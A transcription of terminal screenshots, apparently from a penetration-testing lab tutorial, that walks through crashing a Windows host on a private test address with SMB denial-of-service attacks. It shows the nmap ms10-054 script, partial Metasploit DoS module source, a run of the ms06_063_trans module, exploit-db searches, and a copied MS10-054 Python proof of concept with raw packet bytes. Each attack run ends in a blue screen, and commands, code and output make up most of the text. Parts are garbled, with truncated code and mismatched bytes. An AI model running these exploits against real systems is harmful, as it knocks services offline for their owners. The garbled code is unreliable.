root@kali:~# cat /usr/share/nmap/scripts/smb-vuln-ms10-054.nse | more
local bin = require "bin"
local smb = require "smb"
local vulns = require "vulns"
local stdnse = require "stdnse"

description = [[
Tests whether target machines are vulnerable to the ms10-054 SMB remote memory
corruption vulnerability.

The vulnerable machine will crash with BSOD.

The script requires at least READ access right to a share on a remote machine.
Either with guest credentials or with specified username/password.
]]

---
-- @usage nmap -p 445 <target> --script=smb-vuln-ms10-054 --script-args unsafe
--
-- @args unsafe Required to run the script, "safety swich" to prevent running it by accident
-- @args smb-vuln-ms10-054.share Share to connect to (defaults to SharedDocs)
-- @output
-- Host script results:
-- | smb-vuln-ms10-054:
```

```
File Edit View Search Terminal Help
-- @usage nmap -p 445 <target> --script=smb-vuln-ms10-054 --script-args unsafe
--
-- @args unsafe Required to run the script, "safety swich" to prevent running it by accident
-- @args smb-vuln-ms10-054.share Share to connect to (defaults to SharedDocs)
-- @output
-- Host script results:
-- | smb-vuln-ms10-054:
-- |   VULNERABLE:
-- |     SMB remote memory corruption vulnerability
-- |     State: VULNERABLE
-- |     IDs: CVE:CVE-2010-2550
-- |     Risk factor: HIGH CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C)
-- |     Description:
-- |       The SMB Server in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2,
-- |       Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2, and R2, and Windows 7
-- |       does not properly validate fields in an SMB request, which allows remote attackers
-- |       to execute arbitrary code via a crafted SMB packet, aka "SMB Pool Overflow Vulnerability."
-- |
-- |     Disclosure date: 2010-08-11
-- |     References:
-- |       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2550
-- |       http://seclists.org/fulldisclosure/2010/Aug/122
-- |
author = "Aleksandar Nikolic"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"vuln", "intrusive", "dos"}

hostrule = function(host)
```

```
File Edit View Search Terminal Help
root@kali:~# nmap -p 445 172.16.69.129 --script=smb-vuln-ms10-054 --script-args unsafe=1

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-20 15:42 EST
Nmap scan report for 172.16.69.129
Host is up (0.00020s latency).
PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-vuln-ms10-054:
|   VULNERABLE:
|     SMB remote memory corruption vulnerability
|     State: VULNERABLE
|     IDs: CVE:CVE-2010-2550
|     Risk factor: HIGH CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C)
|     The SMB Server in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2,
|     Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2, and R2, and Windows 7
|     does not properly validate fields in an SMB request, which allows remote attackers
|     to execute arbitrary code via a crafted SMB packet, aka "SMB Pool Overflow Vulnerability."
|
|     Disclosure date: 2010-08-11
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2550
|       http://seclists.org/fulldisclosure/2010/Aug/122
|       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2550
|
Nmap done: 1 IP address (1 host up) scanned in 21.24 seconds
root@kali:~#
```



---

A problem has been detected and windows has been shut down to prevent damage to your computer.

BAD\_POOL\_HEADER

If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup options, and then select Safe Mode.

Technical information:

\*\*\* STOP: 0x00000019 (0x00000020,0x82289A20,0x82289A38,0x1A030001)

Beginning dump of physical memory

Physical memory dump complete.

Contact your system administrator or technical support group for further assistance.

```
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/metasploit-framework/modules/auxiliary/dos/
root@kali:~/share/metasploit-framework/modules/auxiliary/dos# ls
android dhcp freebsd http misc pptp sap smtp ssl tcp windows
cisco dns hp mdns ntp samba scada solaris syslog upnp wireshark
root@kali:~/share/metasploit-framework/modules/auxiliary/dos# cd windows
root@kali:~/share/metasploit-framework/modules/auxiliary/dos/windows# ls
appian browser ftp games http llmnr nat rdp smb smtp ssh tftp
root@kali:~/share/metasploit-framework/modules/auxiliary/dos/windows# cd http
root@kali:~/share/metasploit-framework/modules/auxiliary/dos/windows/http# ls
ms10_065 ii6 asp dos.rb pi3web isapi.rb
root@kali:~/share/metasploit-framework/modules/auxiliary/dos/windows/http#
```

```
File Edit View Search Terminal Help
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class MetasploitModule < Msf::Auxiliary

  include Msf::Exploit::Remote::Tcp
  include Msf::Auxiliary::Dos

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Microsoft IIS 6.0 ASP Stack Exhaustion Denial of Service',
      'Description' => %q{
        The vulnerability allows remote unauthenticated attackers to force the IIS server
        to become unresponsive until the IIS service is restarted manually by the administrator.
        Required is that Active Server Pages are hosted by the IIS and that an ASP script reads
        out a Post Form value.
      },
      'Author' =>
        [
          'Heyder Andrade <heyder[at]alligatorteam.org>',
          'Leandro Oliveira <leandro[at]alligatorteam.org>'
        ],
      'License' => MSF_LICENSE,
      'References' =>
        [
          [ 'CVE', '2010-1899' ],
          [ 'OSVDB', '67978' ],
          [ 'MSB', 'MS10-065' ],
          [ 'EDB', '15167' ]
        ],
      'DisclosureDate' => 'Sep 14 2010'))

    register_options(
      [
        Opt::RPORT(80),
        OptString.new('VHOST', [ false, 'The virtual host name to use in requests']),
        OptString.new('URI', [ true, 'URI to request', '/page.asp' ])
      ], self.class )
  end

  def run
    uri = datastore['URI']
    print_status("Attacking http://#{datastore['VHOST']} || rhost:#{rport}#{uri}")

    begin
      while(1)
        begin
          connect
          payload = "C=A&" * 40000
          length = payload.size
        end
      end
    end
  end
end
```



```

File Edit View Search Terminal Help
msf > search dos

Matching Modules
=====
Name                               Disclosure Date Rank   Description
-----
auxiliary/admin/chromecast/chromecast_reset      2012-09-06 normal Chromecast Factory Reset DoS
auxiliary/admin/webmin/edit_html_fileaccess      2012-09-06 normal Webmin edit_html.cgi file Parameter Traversal
Arbitrary File Access
auxiliary/dos/android/android_stock_browser_iframe 2012-12-01 normal Android Stock Browser Iframe DOS
auxiliary/dos/cisco/ios_http_percentpercent      2008-04-26 normal Cisco IOS HTTP GET /%% Request Denial of Service
ce
auxiliary/dos/dhcp/isc_dhcpd_clientid           normal ISC DHCP Zero Length ClientID Denial of Service
e Module
auxiliary/dos/dns/bind_tkey                     2015-07-28 normal BIND TKEY Query Denial of Service
auxiliary/dos/freebsd/nfsd/nfsd_mount           normal FreeBSD Remote NFS RPC Request Denial of Service
ce
auxiliary/dos/hp/data_protector_rds             2011-01-08 normal HP Data Protector Manager RDS DOS
auxiliary/dos/http/3com_superstack_switch       2004-06-24 normal 3Com SuperStack Switch Denial of Service
auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06 normal Apache Commons FileUpload and Apache Tomcat DoS
S
auxiliary/dos/http/apache_mod_isapi            2010-03-05 normal Apache mod_isapi Dangling Pointer
auxiliary/dos/http/apache_range_dos            2011-08-19 normal Apache Range Header DoS (Apache Killer)
auxiliary/dos/http/apache_tomcat_transfer_encoding 2010-07-09 normal Apache Tomcat Transfer-Encoding Information Disclosure and DoS
sclosure and DoS
auxiliary/dos/http/canon_wireless_printer       2013-06-18 normal Canon Wireless Printer Denial Of Service
n32)
auxiliary/dos/http/dell_openmanage_post         2004-02-26 normal Dell OpenManage POST Request Heap Overflow (win32)
ion Denial of Service
auxiliary/dos/http/f5_bigip_apm_max_sessions    normal F5 BigIP Access Policy Manager Session Exhaustion Denial of Service
auxiliary/dos/http/gzip_bomb_dos               2004-01-01 normal Gzip Memory Bomb Denial Of Service
auxiliary/dos/http/hashcollision_dos           2011-12-28 normal Hashtable Collisions
auxiliary/dos/http/monkey_headers              2013-05-30 normal Monkey HTTPD Header Parsing Denial of Service (DoS)
auxiliary/dos/http/ms15_034_ulonglongadd       normal MS15-034 HTTP Protocol Stack Request Handling Denial-of-Service
Denial-of-Service
auxiliary/dos/http/nodejs_pipelining           2013-10-18 normal Node.js HTTP Pipelining Denial of Service
auxiliary/dos/http/novell_file_reporter_heap_bof 2012-11-16 normal NFR Agent Heap Overflow Vulnerability
auxiliary/dos/http/rails_action_view           2013-12-04 normal Ruby on Rails Action View MIME Memory Exhaustion

```

```

File Edit View Search Terminal Help
msf > search /dos/windows/smb/

Matching Modules
=====
Name                               Disclosure Date Rank   Description
-----
auxiliary/dos/windows/smb/ms05_047_pnp          normal Microsoft Plug and Play Service Registry Overflow
auxiliary/dos/windows/smb/ms06_035_mailslot     2006-07-11 normal Microsoft SRV.SYS Mailslot Write Corruption
auxiliary/dos/windows/smb/ms06_063_trans       normal Microsoft SRV.SYS Pipe Transaction No Null
auxiliary/dos/windows/smb/ms09_001_write       normal Microsoft SRV.SYS WriteAndX Invalid DataOffset
auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh  normal Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff  normal Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference
auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop  normal Microsoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop
auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow  normal Microsoft Windows SRV.SYS SrvSmbQueryFsInformation Pool Overflow DoS
auxiliary/dos/windows/smb/ms11_019_electbrowser  normal Microsoft Windows Browser Pool DoS
auxiliary/dos/windows/smb/rras_vls_null_dereference  2006-06-14 normal Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference
auxiliary/dos/windows/smb/vista_negotiate_stop  normal Microsoft Vista SP0 SMB Negotiate Protocol DoS

```

```
File Edit View Search Terminal Help
msf > use auxiliary/dos/windows/smb/ms06_063_trans
msf auxiliary(ms06_063_trans) > show options

Module options (auxiliary/dos/windows/smb/ms06_063_trans):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     172.16.69.129   yes       The target address
  RPORT     445              yes       The SMB service port

msf auxiliary(ms06_063_trans) >
```

```
File Edit View Search Terminal Help
msf auxiliary(ms06_063_trans) > set RHOST 172.16.69.129
RHOST => 172.16.69.129
msf auxiliary(ms06_063_trans) > show options

Module options (auxiliary/dos/windows/smb/ms06_063_trans):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     172.16.69.129   yes       The target address
  RPORT     445              yes       The SMB service port

msf auxiliary(ms06_063_trans) >
```

```
File Edit View Search Terminal Help
msf auxiliary(ms06_063_trans) > run

[*] 172.16.69.129:445 - Connecting to the target system...
[*] 172.16.69.129:445 - Sending bad SMB transaction request 1...
[*] 172.16.69.129:445 - Sending bad SMB transaction request 2...
[*] 172.16.69.129:445 - Sending bad SMB transaction request 3...
[*] 172.16.69.129:445 - Sending bad SMB transaction request 4...
[*] 172.16.69.129:445 - Sending bad SMB transaction request 5...
[*] Auxiliary module execution completed
msf auxiliary(ms06_063_trans) >
```

A problem has been detected and windows has been shut down to prevent damage to your computer.

If this is the first time you've seen this Stop error screen, restart your computer. If this screen appears again, follow these steps:

Check to be sure you have adequate disk space. If a driver is identified in the Stop message, disable the driver or check with the manufacturer for driver updates. Try changing video adapters.

Check with your hardware vendor for any BIOS updates. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.

Technical information:

```
*** STOP: 0x0000007E (0xC0000005, 0x80535574, 0xB2DFBC1C, 0xB2DFB918)
```

Beginning dump of physical memory

Physical memory dump complete.

Contact your system administrator or technical support group for further assistance.

```
File Edit View Search Terminal Help
root@kali:~# grep SMB /usr/share/exploitdb/files.csv
1065,platforms/windows/dos/1065.c,"Microsoft Windows - 'SMB' Transaction Response Handling Exploit (MS05-011)",2005-06-23,cybertronic,windows,dos,0
6463,platforms/windows/dos/6463.rb,"Microsoft Windows - WRITE_ANDX SMB command handling Kernel Denial of Service (Metasploit)",2008-09-15,"Javier Vicente Vallejo",windows,dos,0
9594,platforms/windows/dos/9594.txt,"Microsoft Windows Vista/7 - SMB2.0 Negotiate Protocol Request Remote Blue Screen of Death (MS07-063)",2009-09-09,"laurent gaffie",windows,dos,0
12258,platforms/windows/dos/12258.py,"Microsoft Windows - SMB Client-Side Bug PoC (MS10-006)",2010-04-16,"laurent gaffie",windows,dos,0
12273,platforms/windows/dos/12273.py,"Microsoft Windows 7/2008R2 - SMB Client Trans2 Stack Overflow (MS10-020) (PoC)",2010-04-17,"laurent gaffie",windows,dos,0
12524,platforms/windows/dos/12524.py,"Microsoft Windows - SMB2 Negotiate Protocol (0x72) Response Denial of Service",2010-05-07,"Jelmer de Hen",windows,dos,0
13996,platforms/novell/dos/13996.txt,"Netware - SMB Remote Stack Overflow (PoC)",2010-06-17,"laurent gaffie",novell,dos,139
14607,platforms/windows/dos/14607.py,"Microsoft - SMB Server Trans2 Zero Size Pool Alloc (MS10-054)",2010-08-10,"laurent gaffie",windows,dos,0
21746,platforms/windows/dos/21746.c,"Microsoft Windows 2000/NT 4/XP - Network Share Provider SMB Request Buffer Overflow (1)",2002-08-22,"Frederic Deletang",windows,dos,0
21747,platforms/windows/dos/21747.txt,"Microsoft Windows 2000/NT 4/XP - Network Share Provider SMB Request Buffer Overflow (2)",2002-08-22,zamolx3,windows,dos,0
28091,platforms/windows/dos/28091.c,"Microsoft SMB Driver - Local Denial of Service",2006-06-13,"Ruben Santamarta",windows,dos,0
29767,platforms/hardware/dos/29767.txt,"ZYXEL Router 3.40 Zynos - SMB Data Handling Denial of Service",2007-03-20,"Joxean Koret",hardware,dos,0
40744,platforms/windows/dos/40744.txt,"Microsoft Windows - LSASS SMB NTLM Exchange Null-Pointer Dereference (MS16-137)",2016-11-09,"laurent gaffie",windows,dos,0
27766,platforms/linux/local/27766.txt,"Linux Kernel 2.6.x - SMBFS CHRoot Security Restriction Bypass",2006-04-28,"Marcel Holtmann",linux,local,0
20,platforms/windows/remote/20.txt,"Microsoft Windows - SMB Authentication Remote Exploit",2003-04-25,"Haamed Gheibi",windows,remote,139
4478,platforms/linux/remote/4478.c,"smbftpd 0.96 - SMBDirList-function Remote Format String",2007-10-01,"Jerry Illikainen",linux,remote,21
```

```
File Edit View Search Terminal Help
root@kali:~# grep SMB /usr/share/exploitdb/files.csv | grep dos
1065,platforms/windows/dos/1065.c,"Microsoft Windows - 'SMB' Transaction Response Handling Exploit (MS05-011)",2005-06-23,cybertronic,windows,dos,0
6463,platforms/windows/dos/6463.rb,"Microsoft Windows - WRITE_ANDX SMB command handling Kernel Denial of Service (Metasploit)",2008-09-15,"Javier Vicente Vallejo",windows,dos,0
9594,platforms/windows/dos/9594.txt,"Microsoft Windows Vista/7 - SMB2.0 Negotiate Protocol Request Remote Blue Screen of Death (MS07-063)",2009-09-09,"laurent gaffie",windows,dos,0
12258,platforms/windows/dos/12258.py,"Microsoft Windows - SMB Client-Side Bug PoC (MS10-006)",2010-04-16,"laurent gaffie",windows,dos,0
12273,platforms/windows/dos/12273.py,"Microsoft Windows 7/2008R2 - SMB Client Trans2 Stack Overflow (MS10-020) (PoC)",2010-04-17,"laurent gaffie",windows,dos,0
12524,platforms/windows/dos/12524.py,"Microsoft Windows - SMB2 Negotiate Protocol (0x72) Response Denial of Service",2010-05-07,"Jelmer de Hen",windows,dos,0
13906,platforms/novell/dos/13906.txt,"Netware - SMB Remote Stack Overflow (PoC)",2010-06-17,"laurent gaffie",novell,dos,139
14607,platforms/windows/dos/14607.py,"Microsoft - SMB Server Trans2 Zero Size Pool Alloc (MS10-054)",2010-08-10,"laurent gaffie",windows,dos,0
21746,platforms/windows/dos/21746.c,"Microsoft Windows 2000/NT 4/XP - Network Share Provider SMB Request Buffer Overflow (1)",2002-08-22,"Frederic Deletang",windows,dos,0
21747,platforms/windows/dos/21747.txt,"Microsoft Windows 2000/NT 4/XP - Network Share Provider SMB Request Buffer Overflow (2)",2002-08-22,zamolx3,windows,dos,0
28001,platforms/windows/dos/28001.c,"Microsoft SMB Driver - Local Denial of Service",2006-06-13,"Ruben Santamarta",windows,dos,0
29767,platforms/hardware/dos/29767.txt,"ZYXEL Router 3.40 Zynos - SMB Data Handling Denial of Service",2007-03-20,"Joxean Koret",hardware,dos,0
40744,platforms/windows/dos/40744.txt,"Microsoft Windows - LSASS SMB NTLM Exchange Null-Pointer Dereference (MS16-137)",2016-11-09,"laurent gaffie",windows,dos,0
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# grep SMB /usr/share/exploitdb/files.csv | grep dos | grep py | grep -v "Windows 7"
12258,platforms/windows/dos/12258.py,"Microsoft Windows - SMB Client-Side Bug PoC (MS10-006)",2010-04-16,"laurent gaffie",windows,dos,0
12524,platforms/windows/dos/12524.py,"Microsoft Windows - SMB2 Negotiate Protocol (0x72) Response Denial of Service",2010-05-07,"Jelmer de Hen",windows,dos,0
14607,platforms/windows/dos/14607.py,"Microsoft - SMB Server Trans2 Zero Size Pool Alloc (MS10-054)",2010-08-10,"laurent gaffie",windows,dos,0
root@kali:~#
```

```
File Edit View Search Terminal Help
root@kali:~# mkdir smb_exploit
root@kali:~# cd smb_exploit/
root@kali:~/smb_exploit# cp /usr/share/exploitdb/platforms/windows/dos/14607.py /root/smb_exploit/
root@kali:~/smb_exploit# ls
14607.py
root@kali:~/smb_exploit#
```

```
File Edit View Search Terminal Help
#!/usr/bin/env python
import sys,struct,socket
from socket import *

if len(sys.argv)<=2:
    print '#####'
    print '# MS10-054 Proof Of Concept by Laurent Gaffie'
    print '# Usage: python '+sys.argv[0]+' TARGET SHARE-NAME (No backslash)'
    print '# Example: python '+sys.argv[0]+' 192.168.8.101 users'
    print '# http://g-laurent.blogspot.com/'
    print '# http://twitter.com/LaurentGaffie'
    print '# Email: laurent.gaffie[at]gmail[dot]com'
    print '#####\n\n'
    sys.exit()

host = str(sys.argv[1]),445

packetnego = "\x00\x00\x00\x9a"
packetnego += "\xff\x53\x4d\x42\x72\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
packetnego += "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
packetnego += "\x00\x77\x00\x02\x50\x43\x20\x4e\x45\x54\x57\x4f\x52\x4b\x20\x50"
packetnego += "\x52\x4f\x47\x52\x41\x4d\x20\x31\x2e\x30\x00\x02\x4d\x49\x43\x52"
packetnego += "\x4f\x53\x4f\x46\x54\x20\x4e\x45\x54\x57\x4f\x52\x4b\x53\x20\x33"
--More--
```

```
File Edit View Search Terminal Help
root@kali:~/smb_exploit# ./14607.py
./14607.py: line 1: #!/usr/bin/env: No such file or directory
from: too many arguments
./14607.py: line 4: $'\r': command not found
./14607.py: line 5: syntax error near unexpected token `sys.argv'
./14607.py: line 5: `if len(sys.argv)<=2:
root@kali:~/smb_exploit#
```

```
File Edit View Search Terminal Help
#!/usr/bin/env python
import sys,struct,socket
from socket import *

if len(sys.argv)<=2:
    print '#####'
    print '# MS10-054 Proof Of Concept by Laurent Gaffie'
    print '# Usage: python '+sys.argv[0]+' TARGET SHARE-NAME (No backslash)'
    print '# Example: python '+sys.argv[0]+' 192.168.8.101 users'
    print '# http://g-laurent.blogspot.com/'
    print '# http://twitter.com/laurentgaffie'
    print '# Email: laurent.gaffie[at]gmail[dot]com'
    print '#####\n\n'
    sys.exit()

host = str(sys.argv[1]),445

packetnego = "\x00\x00\x00\x00\x9a"
packetnego += "\xff\x53\x4d\x42\x72\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
packetnego += "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xc3\x15\x00\x00\x01\x3d"
-- INSERT --
```

7,2 Top

```
File Edit View Search Terminal Help
#!/usr/bin/python
import sys,struct,socket
from socket import *

if len(sys.argv)<=2:
    print '#####'
    print '# MS10-054 Proof Of Concept by Laurent Gaffie'
    print '# Usage: python '+sys.argv[0]+' TARGET SHARE-NAME (No backslash)'
    print '# Example: python '+sys.argv[0]+' 192.168.8.101 users'
    print '# http://g-laurent.blogspot.com/'
    print '# http://twitter.com/laurentgaffie'
    print '# Email: laurent.gaffie[at]gmail[dot]com'
    print '#####\n\n'
    sys.exit()

host = str(sys.argv[1]),445
"14607.py" 76L, 3613C
```

```
File Edit View Search Terminal Help
root@kali:~/smb_exploit# ./14607.py 172.16.69.129 users
[+]Negotiate Protocol Request sent
[+]Malformed Trans2 packet sent
[+]The target should be down now
root@kali:~/smb_exploit#
```



---

A problem has been detected and windows has been shut down to prevent damage to your computer.

BAD\_POOL\_HEADER

If this is the first time you've seen this stop error screen, restart your computer. If this screen appears again, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any windows updates you might need.


If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup options, and then select Safe Mode.



Technical information:


\*\*\* STOP: 0x00000019 (0x00000020,0x895AFD10,0x895AFD28,0x1A030001)


